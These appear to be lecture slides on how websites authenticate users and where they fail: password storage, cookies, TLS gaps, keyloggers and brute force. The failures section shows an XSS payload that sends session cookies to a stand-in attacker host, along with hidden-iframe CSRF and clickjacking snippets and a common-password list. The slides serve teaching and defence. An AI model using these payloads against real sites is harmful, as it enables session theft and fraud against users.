

# User authentication on the web

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# Talk outline

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong
- 4 Can we do better?

# The web was not designed with authentication in mind



*"On the Internet, nobody knows you're a dog."*

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# The web was not designed with authentication in mind

```
GET / HTTP/1.1
```

```
Host: www.cl.cam.ac.uk
```

128.28.2.138 → www.cl.cam.ac.uk

```
HTTP/1.1 200 OK
```

```
Content length: 7661
```

```
Content-Type: text/html
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```

```
...
```

128.28.2.138 ← www.cl.cam.ac.uk



# Authentication is used for many purposes

**Joseph Bonneau**

Wall Info Photos Boxes +

What's on your mind?

Attach:

**Molly Fox**  
In these photos: Joseph Bonneau

**Hall the MiniCleggs of Bratislava**  
Easter, part the first.  
May 23 at 7:07pm - View album

**Stella Nordhagen**  
In these photos: Joseph Bonneau

**Holi Holi Holi**  
9 new photos  
A (belated) celebration of colour!  
May 18 at 4:53pm - View album

RECENT ACTIVITY

- Joseph is now friends with Michelle Russo Vinroe and Katie Haberman.
- Joseph attended Gates Distinguished Lecture. - Comment - Like
- Joseph and Noah Isserman are now friends. - Comment - Like

**Information**

Networks:  
Cambridge Grad Student '11  
Stanford Alum '06

Birthday:  
July 17, 1984

Current City:  
San Francisco, CA

**Friends**

664 friends See All


Brett Talbot Ryan Sill Tyler Jank

Chris Ching Bob Borek Katie Stenson

## Persistent online identities

# Authentication is used for many purposes

Quantity:

 **Add to Cart**

or

 **Buy now with 1-Click<sup>®</sup>**

**Ship to:**

Add gift-wrap/note

or

 **Add to Cart with  
FREE Two-Day Shipping**


**Amazon Prime Free Trial  
required. Sign up when you  
check out. [Learn More](#)**

**Add to Wish List** ▼

Online linking to offline identity


# Authentication is used for many purposes

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 **CURRENT E-MAILS**


You have no subscriptions for Email newsletters.

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 **MY ALERTS** [+ Create News Alert](#)


You have no alerts, use the "Create News Alert" link above to create one.

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 **MY STOCK ALERTS** [+ Create Stock Alert](#)

You have no alerts, use the "Create Stock Alert" link above to create one.

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Receive a notification when your comment is posted or replied to by an NYTimes reporter. [SUBSCRIBE](#)

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**TODAY'S HEADLINES**

**TODAY'S HEADLINES** [SUBSCRIBE](#)

DAILY  
Get general top headlines or create a customized e-mail by selecting from the categories below.


[See Sample](#)

<input type="checkbox"/> U.S.	<input type="checkbox"/> Daily Featured Section	<input type="checkbox"/> Editorial
<input type="checkbox"/> Sports	<input type="checkbox"/> Business	<input type="checkbox"/> Technology
<input type="checkbox"/> Politics	<input type="checkbox"/> World	<input type="checkbox"/> NY Region
<input type="checkbox"/> Op-Ed	<input type="checkbox"/> Arts	

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## Customising online preferences

# Authentication is used for many purposes



## Frequency of password collection

# Many requirements for “perfect” authentication

- 1 Secure
  - 1 Criminals (may know target)
  - 2 Malware
  - 3 Rogue servers
  - 4 Phishers
- 2 Low cost
  - 1 Easy for users
  - 2 Cheap for servers
  - 3 Easy to implement
  - 4 **Widely compatible**
- 3 Privacy-enabling
  - 1 Users choose to reveal identity
  - 2 Easy to create new identities
  - 3 Malicious sites get no information
- 4 Legal
  - 1 non-repudiable (sometimes)
  - 2 tracable (sometimes)

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# Password enrolment

Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

**Important:** We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996

Please register to gain free access to WSJ tools.

First Name	Last Name
<input type="text"/>	<input type="text"/>
Email (your email address will be your login)	
<input type="text"/>	
Confirm Email	
<input type="text"/>	
Create a Password	Confirm Password
<input type="text"/>	<input type="text"/>

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Wall Street Journal, 2010

# Password enrolment

```
<form method="post" action="user_enrol.cgi">
```

Create a username:

```
<input type="text" name="user"/> <br/>
```

Choose password:

```
<input type="password" name="pass"/> <br/>
```

```
<input type="submit" name="submit" />
```

```
</form>
```

128.28.2.138 ← <http://www.example.com/>



# Password enrolment

```
POST user_enrol.cgi HTTP/1.1  
Host: www.example.com  
Content-Type: application/  
x-www-form-urlencoded  
Content-Length: 30
```

```
user=jcb82&pass=qwerty
```

128.28.2.138 → http://www.example.com/

# Password enrolment

```
POST user_enrol.cgi HTTP/1.1  
Host: www.example.com  
Content-Type: application/  
x-www-form-urlencoded  
Content-Length: 30
```



```
user=jcb82&pass=qwerty
```

128.28.2.138 → <https://www.example.com/>

# Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"\$
mgk25	i_love_fourier
...	...

# Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14
...	...

$$\text{PASS\_HASH}_i = \text{SHA-256}(\text{password}_i)$$

# Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd...	0cb9...
rja14	9883078e2953...	1f13...
mgk25	a6b02ced143e...	b168...
...	...	...

$\text{salt}_i = \text{random}[0 : 64]$

$\text{SALTED\_HASH}_i = \text{SHA-256}(\text{password}_i || \text{salt}_i)^N$

```
POST login.php HTTP/1.1  
Host: www.example.com  
Content-Type: application/  
x-www-form-urlencoded  
Content-Length: 34
```



```
name=jcb82&pass=qwerty
```

128.28.2.138 → <https://www.example.com>

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Content-Length: 0
```



128.28.2.138 ← <https://www.example.com>

```
GET /main.html HTTP/1.1
```

```
Host: www.example.com
```

```
Cookie: user_id=821183; auth=f0eb6a1bdff...
```

```
128.28.2.138 → http://www.example.com
```



# Logout

```
POST logout.php HTTP/1.1  
Host: www.example.com  
Content-Type: application/  
x-www-form-urlencoded  
Content-Length: 0
```

128.28.2.138 → `www.example.com`

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=0; path=/;
Set-Cookie: auth=0 path=/;
Content-Length: 0
```

128.28.2.138 ← www.example.com

## Change my password

Change your password. Follow the instructions below.

Fields marked with \* are mandatory

### 1 Enter password

Password rules:

Password must contain at least 7 characters

Password must contain at least 1 digit

Password must contain at least 1 letter

Password must not be the same as username

Password can not have 3 of the same consecutive characters, nor 4 of the same characters throughout.

\*Old password

Please enter old Password.

\*Password

\*Re-enter password

### 2 Save my new password

Save and continue

## Request a new password

If you have forgotten your password you can order a new one here.

Fields marked with \* are mandatory.


\*Username (e-mail address)

Please enter Username or Password.

### 1 How do you want to receive your new password?

- \*Send out new password via email

### 2 Validation image



Are you still having problems with the letters?  
Don't worry, we can help you. [Click here](#)

Enter the characters you see in the image into the field below.

If you can't see all the letters, just change the image by [clicking here](#)

### 3 Get new password

Submit

Hi jbonneau,

Someone requested that your Last.fm password be reset. If this wasn't you, there's nothing to worry about - simply ignore this email and nothing will change.

If you DID ask to reset the password on your Last.fm account, just click here to make it happen:

[http://www.last.fm/?id=<userid>  
&key=<authentication-token>](http://www.last.fm/?id=<userid>&key=<authentication-token>)

Best Regards,  
The Last.fm Team

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
  - 1 Technical failures (false authentication)**
  - 2 User interface failures
  - 3 Human memory failures
  - 4 Economic failures
  - 5 Technical failures (unintended authentication)
- 4 Can we do better?

# Plaintext passwords sent over SMTP

Dear Joseph Bonneau,

You requested us to send you your EasyChair login information. Please use the following data to log in to EasyChair:

User name: jbonneau

Password: **qwerty**

Best regards,  
EasyChair Messenger.

Password recovery, EasyChair

# Insecure at-rest storage of passwords

## Change Your Password (optional)

A Password must be at least 6 characters or longer, and may not include blank spaces, or the characters: <> " (A good example of a password: *RUGT\_7*).

New Password:

Please note passwords are case sensitive.

Confirm Password:

29-50% of sites store passwords in the clear



# Insecure at-rest storage of passwords

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### 32.6m passwords may have been compromised in RockYou hack

RockYou, which provides widgets popular with MySpace and Facebook users, has been hacked and 32.6m users are being urged to change their passwords





Part of the RockYou website



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## RockYou SQL injection hack January 2010

# Incomplete TLS deployment

Please enter a new password

Email: facebook@ucam.preibusch.net

New Password:  ?  
(required)

Confirm Password:   
(required)

Change Password

Keep me logged in

[Forgot your password?](#)

Email

Password

Login

## Password

- Do not use the same password that you use for other online accounts.
- Your new password must be at least 6 characters in length.
- Use a combination of letters, numbers, and punctuation.
- Passwords are case-sensitive. Remember to check your CAPS lock key.

Old Password:

New Password:   
(required)

Confirm Password:   
(required)

Change Password

## Sign Up

It's free and anyone can join

First Name:

Last Name:

Your Email:

New Password:

I am: **Select Sex:**

Birthday: **Month:**  **Day:**  **Year:**

Why do I need to provide this?

Sign Up

# Incomplete TLS deployment

The screenshot shows a Wireshark capture of an HTTP transaction. The top pane displays a list of packets, with packet 3372 highlighted. The middle pane shows the details of this packet, which is an HTTP POST request to `/w/index.php?title=Special:UserLogin&action=submit&loginType=login&returnto=Main_Page`. The bottom pane shows the raw data of the packet, which is a URL-encoded string containing a password and other form data.

Filter: http

No.	Time	Source	Destination	Protocol	Info
2873	31.274287	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2988	33.922855	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2981	33.927676	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2984	34.892883	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2985	34.172821	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2986	34.174739	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
2988	34.274411	fe80::a9e9:4d21:e17c:f202::c	ff02::c	SSDP	NOTIFY * HTTP/1.1
3372	53.775870	128.232.8.168	91.198.174.232	HTTP	POST /w/index.php?title=Special:UserLogin&action=submit&loginType=login&returnto=Main_Page HTTP/1.1 (application/x-www-form-urlencoded)
4047	36.287828	91.198.174.232	128.232.8.168	HTTP	HTTP/1.0 200 OK (text/html)
4748	36.480871	128.232.8.168	91.198.174.233	HTTP	GET / HTTP/1.1
4758	36.491315	91.198.174.233	128.232.8.168	HTTP	HTTP/1.1 200 OK (text/javascript)
5271	36.687754	128.232.8.168	91.198.174.232	HTTP	GET /w/index.php?title=Special:BannerLoader&banner=2010_JAI_Banner3&userlang=en&db=enwiki&siteName=Wikipedia&country=GB HTTP/1.1
6666	53.787430	128.232.8.168	75.101.163.8	HTTP	GET /ping?hs=late.com&g=52P&3F&reload=3D&true&v=aelqdooyx&kt6d=slate.com&g=92506n=86c=2.5&c=6y=4586&w=9286j=158&R=80&W=86&H=70&D=4&E=4

Transmission Control Protocol, Src Port: 39245 (39245), Dst Port: http (80), Seq: 823, Ack: 1, Len: 101

Reassembled TCP Segments (923 bytes): #3371(822), #3372(101)

Hypertext Transfer Protocol

POST /w/index.php?title=Special:UserLogin&action=submit&loginType=login&returnto=Main\_Page HTTP/1.1/r/n

Host: en.wikipedia.org/r/n

Connection: keep-alive/r/n

Referer: http://en.wikipedia.org/w/index.php?title=Special:UserLogin&returnto=Main\_Page/r/n

Content-Length: 101/r/n

Cache-Control: max-age=0/r/n

Origin: http://en.wikipedia.org/r/n

Content-Type: application/x-www-form-urlencoded/r/n

Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5/r/n

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12/r/n

Accept-Encoding: gzip,deflate,sdch/r/n

Accept-Language: en-US,en;q=0.8/r/n

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.3/r/n

Cookie: enwiki\_session=f0eb6albf66a15899bae581881f219; enwikiUserName=jbonneau/r/n

Line-based text data: application/x-www-form-urlencoded

application/x-www-form-urlencoded

```
0300  62 64 05 06 36 30 61 31 35 38 39 39 62 61 65 35  d01f6a1 3899bae5
0310  38 31 38 38 31 66 32 31 39 3b 20 65 6e 77 69 6b  01881f21 9; enwik
0320  69 55 73 65 72 4e 61 6d 65 3d 4a 62 6f 6e 6e 65  userNam e=jbonne
0330  61 75 6d 0a 0d 0a f7 70 4e 61 6d 65 3d 4a 62 6f  au...p Name=jbo
0340  6e 6e 65 61 75 20 77 70 50 61 73 73 6f 6f 72 64  lineauwp Password
0350  3d 71 77 65 72 74 7b 26 77 70 4c 6f 67 69 6e 41  6perly6 wpLogin
0360  74 74 65 6d 70 74 3d 4c 6f 67 20 69 6e 26 77 70  ttempt_ogr_inde
0370  4c 6f 67 69 6e 54 6f 6b 65 6e 3d 37 33 34 39 38  LoginTok em=73498
0380  05 64 31 62 01 35 61 67 64 38 31 61 32 39 63 64  ed1ba5a7 d81a29cd
0390  64 32 38 33 31 35 62 38 34 66 61  d28335b8 4fa
```

## Password sniffing

# Incomplete TLS deployment

```
<form method="post"
action="https://www.example.com/user_login.cgi">

Username:
<input type="text" name="user" /> <br />

Password:
<input type="password" name="pass" /> <br />

<input type="submit" name="submit" />

</form>
```

Post-only TLS deployment

# Incomplete TLS deployment

<b>TLS Deployment</b>	<b>I</b>	<b>E</b>	<b>C</b>	<b>Tot.</b>
Full	0.07	0.26	0.07	<b>0.39</b>
Full/POST	0.02	0.01	0.01	<b>0.03</b>
Inconsistent	0.09	0.04	0.03	<b>0.17</b>
None	0.15	0.03	0.23	<b>0.41</b>

# Cookie theft post-TLS

Wireshark capture showing a cookie theft via HTTP. The main pane displays a POST request to `http://en.wikipedia.org/w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main_Page`. The body of the request contains a cookie: `Cookie: emwiki session#f06b601b0ff66a15099bae501801f219; emwikiUserName=Jbonneau; emwikiLoggedOut=20101111154802`.

The packet bytes pane shows the raw data of the cookie, which is a concatenation of the session ID, username, and logged out status, separated by semicolons and spaces.

```
02f0 3b 71 3d 30 26 37 2c 2a 3b 71 3d 30 2e 33 0d 6a 3q=0.7,*;q=0.3...
0300 43 0f 0f 06 09 05 3a 20 05 0e 77 09 60 09 5f 73 Cookie: emwiki
0310 05 73 71 09 0f 0e 3d 60 38 05 02 30 03 01 02 06 session#f06b601b
0320 66 06 36 36 01 31 35 38 39 39 02 61 65 35 38 31 f66a15099bae50
0330 38 38 31 60 32 31 39 3b 20 05 0e 77 09 60 09 55 801f219; emwikiU
0340 73 05 72 4e 61 6d 65 3d 4a 62 0f 0e 6e 65 61 75 SerName=Jbonneau
0350 30 20 05 0e 77 09 60 69 4c 6f 07 67 65 64 4f 75 ; emwikiLoggedO
0360 74 3d 32 3b 31 30 31 31 31 31 35 34 38 30 32 t=20101111154802
0370 0d 08 0d 0a 77 70 43 61 70 74 63 68 61 49 64 3d *wpca ptchaid+
0380 32 38 39 36 38 32 30 32 38 26 77 70 43 61 70 74 20968202 86wpCapt
0390 63 08 01 57 6f 72 64 3d 6d 6f 76 69 65 78 75 73 chawOrd= movieups
03a0 68 26 77 70 43 61 6d 65 3d 4a 62 0f 0e 6e 65 61 h0wName =Jbonnea
03b0 75 26 77 70 58 61 73 73 0f 07 72 64 3d 69 6d 6d w0wpPass word=im
03c0 64 62 09 6d 6d 64 62 26 77 70 4c 6f 67 69 6e 41 d1mmedb6 wplLoginA
03d0 73 26 77 70 43 61 6d 65 3d 4a 62 0f 0e 6e 65 61 75 t=20101111154802
Frame (217 bytes): Reassembled TCP (1035 bytes)
```

Wireshark


# Cookie theft post-TLS

The screenshot shows a Firefox browser window with the Facebook website open. The browser's address bar displays 'Firesheep - c...' and the page title is 'facebook'. The news feed contains several posts:

- Mike McAllen** (Edit My Profile):
  - News Feed
  - Messages (60)
  - Events
  - Friends
  - Technology Lovin... (1)
  - Create Group... (See All)
  - Game Requests (1)
  - More- (7)
  - Friends on Chat
- News Feed** (Top News - Most Recent):
  - What's on your mind?
  - Mike McAllen**: Movember USA Our profile pic is today's Mo Photo of the Day. Want to be featured? Email your best Mo photo to: photos@movember.com, and you may be chosen!
  - David Spark**: Compilation video I shot at Staffing World 2010. Recruiters at Staffing World Reveal Favorite Practices www.youtube.com. With hundreds of recruiters on hand, Staffing World 2010 was packed with some great advice on how to be the best possible recruiter. Dice asked Staffing World attendees to share their best practices in recruiting.
  - Melissa Kane** → **Steve Miller**: hey, thanks...i'm now addicted to boggle :)
  - Marianne Mattson Palency**: Hahahaha!!! Can you say Dena Lohan? http://theclicker.todayshow.com/\_news/2010/10/28/5366476--pat-ridges-mom-delivers-drunken-rant-about-dancing-the-hills
- Events** (See All):
  - What are you planning?
- People You May Know** (See All):
  - Aaron McDougall**: 6 mutual friends. Add as friend
  - Dennis Hamilton**: Lauren Sanderson is a mutual friend. Add as friend
- Sponsored** (Create an Ad):
  - Booming Business Tips**: Booming is learning how to grow your business in new ways from owners who have been there and have done that. Click Like below. Jonathan Fleming and Andrew Quayle like American Express OPEN.
- Requests** (See All):
  - 3 Page suggestions
  - You have 1 games and application request. In order to view it, click on Games or Applications in the menu on the left.

Firesheep

# Cookie stealing via cross-site scripting



The screenshot shows a web browser window with the address bar containing the URL: `http://dynamic.espn.go.com/espn/bugs?url=http%3A//espn.go.com/college-football/`. The page header features the ESPN logo and the text "Report A Bug". The main content area contains the following text:

Thank you for helping us make ESPN the best Internet sports site in the world.

For technical support, feedback, bug reports or questions about ESPN, Insider or Fantasy logins, please use the form below. For questions about your Insider or Fantasy account, please call 1-888-549-ESPN.

Your submission will reference:  
<http://espn.go.com/college-football/>

**Please describe the bug:**

Below this text is a large, empty text input field with a vertical scrollbar on the right side.

At the bottom of the form is a "Submit Report" button. Below the button is a small checkbox labeled "CLOSE WINDOW" which is currently checked.



# Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>  
http://www.espn.com/college-football
```

```
http://dynamic.espn.go.com/bugs?  
url=http://www.espn.com/college-football
```

# Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

```
http://dynamic.espn.go.com/bugs?
url=%3Cscript%3E%0Adocument.location
+%3D%0A%22http%3A//www.attacker.com/cookie-
log.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E
```

# Weak cookies

SID	UID	Other data
3943412586	rja14	...
3943412587	mgk25	...
3943412588	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

# Weak cookies

SID	UID	Other data
2010-11-15T12:06:43	rja14	...
2010-11-15T12:07:38	mgk25	...
2010-11-15T12:08:11	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

# Weak cookies

SID	UID	Other data
H(2010-11-15T12:06:43)	rja14	...
H(2010-11-15T12:07:38)	mgk25	...
H(2010-11-15T12:08:11)	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

$\text{COOKIE}_{\text{jbonneau}} = \text{jbonneau7c19f550a775b614}$

$\text{COOKIE}_{\text{jbonneau1}} = \text{jbonneau17c19f550a775b614}$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || \text{crypt}(i || K_{\text{daily}})$$

$\text{COOKIE}_{\text{jbonnea}} = \text{jbonneac6ceb34c403d1f6d}$

$\text{COOKIE}_{\text{jbonneaN}} = \text{jbonneaNc6ceb34c403d1f6d}$

$\text{COOKIE}_j = \text{j938c00d2f12c73a4}$

$\text{COOKIE}_{\text{jNov201999}} = \text{jNov201999938c00d2f12c73a4}$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation



$$\text{COOKIE}_i = i || t || \text{MAC}_k(i || t)$$

- Predictable session identifiers
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- Improper field delimitation

Fu et al., 2001

$$\text{COOKIE}_i = i || t || \text{MAC}_k(i || t)$$

$$\begin{aligned} & \text{COOKIE}_{\text{jcb82}}(1\text{-Dec-2010}) \\ & = \\ & \text{jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438} \\ & = \\ & \text{COOKIE}_{\text{jcb8}}(21\text{-Dec-2010}) \end{aligned}$$

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# Cross-site request forgery

```
<iframe name="csrf"  
width="0" height="0" frameborder="0"  
src="http://bank.example.com/transfer?  
&amount=1000000&to=attacker">  
</iframe>
```

# Cross-site request forgery

```
<iframe name="csrf"  
width="0" height="0" frameborder="0"  
src="http://twitter.com/share/update?  
status=i%20got%20pwned">  
</iframe>
```

## Request for Permission

FarmVille is requesting permission to do the following:



### Access my basic information

Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.



### Access my profile information

Birthday and Current City



FarmVille



By proceeding, you agree to the FarmVille [Terms of Service](#) and [Privacy Policy](#) · [Report Application](#)

Logged in as  (Not You?)

Allow

Leave Application

[http://www.facebook.com/connect/userver.php?app\\_id=102452128776](http://www.facebook.com/connect/userver.php?app_id=102452128776)

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://www.facebook.com/connect/
uiserver.php?app_id=102452128776"

style="opacity: 0; filter: alpha(opacity=0);
position: absolute;top: -170px;left: -418px;">
</iframe>


```



**Want 2 €  
Something  
Hot?**

**Click da'button, baby!**








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# No trusted path between users and browser



(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.



(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.

Balzarotti et al. 2008

# No trusted path between users and browser



Hardware keylogger, US\$36

# No trusted path between users and browser

SC-KeyLog PRO - Current logfile of local host

Time: 12:01:06 19.39.49  
Event: Process started  
File: C:\WINDOWS\system32\cmd.exe

Filters active Line 1 11 lines Host: win2


System Information

- WIN2
  - General
    - Platform: Windows XP Protes
    - OS build number: 2600
    - Revision: Service Pack 2
  - Processor
    - Type: Intel Pentium - 2381MHz
    - Identifier: x68 Family 15 Mod
    - Vendor Identifier: GenuineInt
    - Coprocessor: present
    - Processors count: 1
    - Revision: 516
    - Level: 15
    - Page Size: 4096
  - Memory
  - Disks
  - Network
    - Hostname: WIN2
    - NIC 0
    - NIC 1
    - NIC 2
  - Groups and users
    - Administrators (3)
    - Backup Operators (0)
    - Guests (1)
    - Network Configuration Operat
    - Power Users (0)
    - Remote Desktop Users (0)
    - Replicator (0)
    - Users (3)
    - Debugger Users (1)

02-10-04 20:56:09 do you want to go out tonight?  
02-10-04 20:56:30 i want you badly  
02-10-04 20:57:20 i will pick you up  
02-10-04 20:57:25 see you << at eight  
02-10-04 20:57:36 by loce+ve  
02-10-04 20:57:44 OK (LBTNCLIC)  
02-10-04 20:57:49 C:\Program Files\Internet Explorer\explor.exe  
02-10-04 20:57:53 <ALT>dwww.google.nl  
02-10-04 20:57:57 MSN.ML Homepage - Microsoft Internet Explorer http://www.google.nl  
02-10-04 20:58:04 pom  
02-10-04 20:58:04 Google - Microsoft Internet Explorer http://www.google.nl/search?hl=en&lr=UTF-8q=pon=&...  
02-10-04 20:58:15 Google toolbar: pom - Microsoft Internet Explorer http://www.persobot.com/  
02-10-04 20:58:36 Pensoft's Porn Links - Microsoft Internet Explorer http://www.google.nl/search?hl=en&lr=UTF-8q=pon=&...  
02-10-04 20:58:43 Google toolbar: pom - Microsoft Internet Explorer http://www.persiankitty.com/  
02-10-04 20:58:51 Persian Kitty's Adult Links - www.persiankitty.com - ... http://www.pornfile.com/pk/cheatingwives/  
02-10-04 20:58:57 Unlited! - Microsoft Internet Explorer http://www.persiankitty.com/  
02-10-04 20:59:05 Warning - Microsoft Internet Explorer http://www.2000-ser.com/cant.html  
02-10-04 20:59:09 Process ended  
02-10-04 20:59:17 Log Off Windows C:\Program Files\Internet Explorer\explor.exe  
02-10-04 20:59:17 Process ended  
02-10-04 20:59:17 Process ended  
02-10-04 20:59:18 User logged User soft\_central logs off from domain WIN2  
02-10-04 20:59:18 Log ended  
02-10-04 20:59:46 System shutdown  
02-10-04 21:00:37 Process started  
02-10-04 21:00:37 System started  
02-10-04 21:00:42 Log On to Windows  
02-10-04 21:00:43 User login User w2 logs on to domain WIN2  
02-10-04 21:01:05 Process started C:\WINDOWS\system32\cmd.exe  
02-10-04 21:01:05 Log started Log started at host "WIN2" with logged on user "w2"  
02-10-04 21:01:05 Process started C:\WINDOWS\explor.exe  
02-10-04 21:01:06 Process started C:\Program Files\Soft-Central\SC-QuickStart\SC-QuickStart.exe  
02-10-04 21:01:06 Process started C:\Program Files\Network Associates\VirusScan\SHSTAT.DXE  
02-10-04 21:01:27 Start Menu <Left Windows>  
02-10-04 21:02:18 Process started C:\Program Files\Internet Explorer\explor.exe  
02-10-04 21:02:19 http://www.google.nl - Microsoft Internet Explorer http://www.google.nl  
02-10-04 21:02:20 Google - Microsoft Internet Explorer <ALT>dwww.seeeee@gmail.com  
02-10-04 21:02:26 Google - Microsoft Internet Explorer https://gmail.google.com/?dest=http%3A%2F%2Fgmail.google

Software keylogger, US\$49.50

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Phishing (Firefox)

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# Brute-force attacks

123456  
12345  
123456789  
password  
iloveyou  
princess  
1234567  
rockyou  
12345678  
abc123  
nicole  
daniel  
babygirl  
monkey  
lovely  
jessica  
654321  
michael

## The following errors were encountered

- You are only permitted to make four login attempts every 1 minute(s)

[Return to Previous Page](#)

Rate limiting (Truthdig)



## Sign In

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**Too many tries!**

If you forgot your password, you can [get help finding it](#), or you can [open a new account](#).

Forced reset (Cafe Press)

# Brute-force attacks

## Log in

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Don't have an account? [Create one.](#)

To help protect against automated password cracking, please enter the words that appear below in the box ([more info](#)):

**signsowned**

Username:

Password:

Remember me (up to 30 days)

CAPTCHA restrictions (Wikipedia)


# Brute-force attacks

<b>countermeasure</b>	<b>I</b>	<b>E</b>	<b>C</b>	<b>Tot.</b>
CAPTCHA	0.07	0.01	0.01	<b>0.09</b>
timeout	0.01	0.01	0.01	<b>0.03</b>
reset	0.01	0.02	0.01	<b>0.03</b>
none	0.25	0.29	0.31	<b>0.84</b>

# Brute-force attacks

limit	I	E	C	Tot.
3	0.02	0.00	0.00	<b>0.02</b>
4	0.01	0.01	0.00	<b>0.01</b>
5	0.02	0.01	0.03	<b>0.06</b>
6	0.01	0.01	0.00	<b>0.03</b>
7	0.01	0.00	0.00	<b>0.01</b>
10	0.01	0.00	0.00	<b>0.01</b>
15	0.01	0.00	0.00	<b>0.01</b>
20	0.00	0.01	0.00	<b>0.01</b>
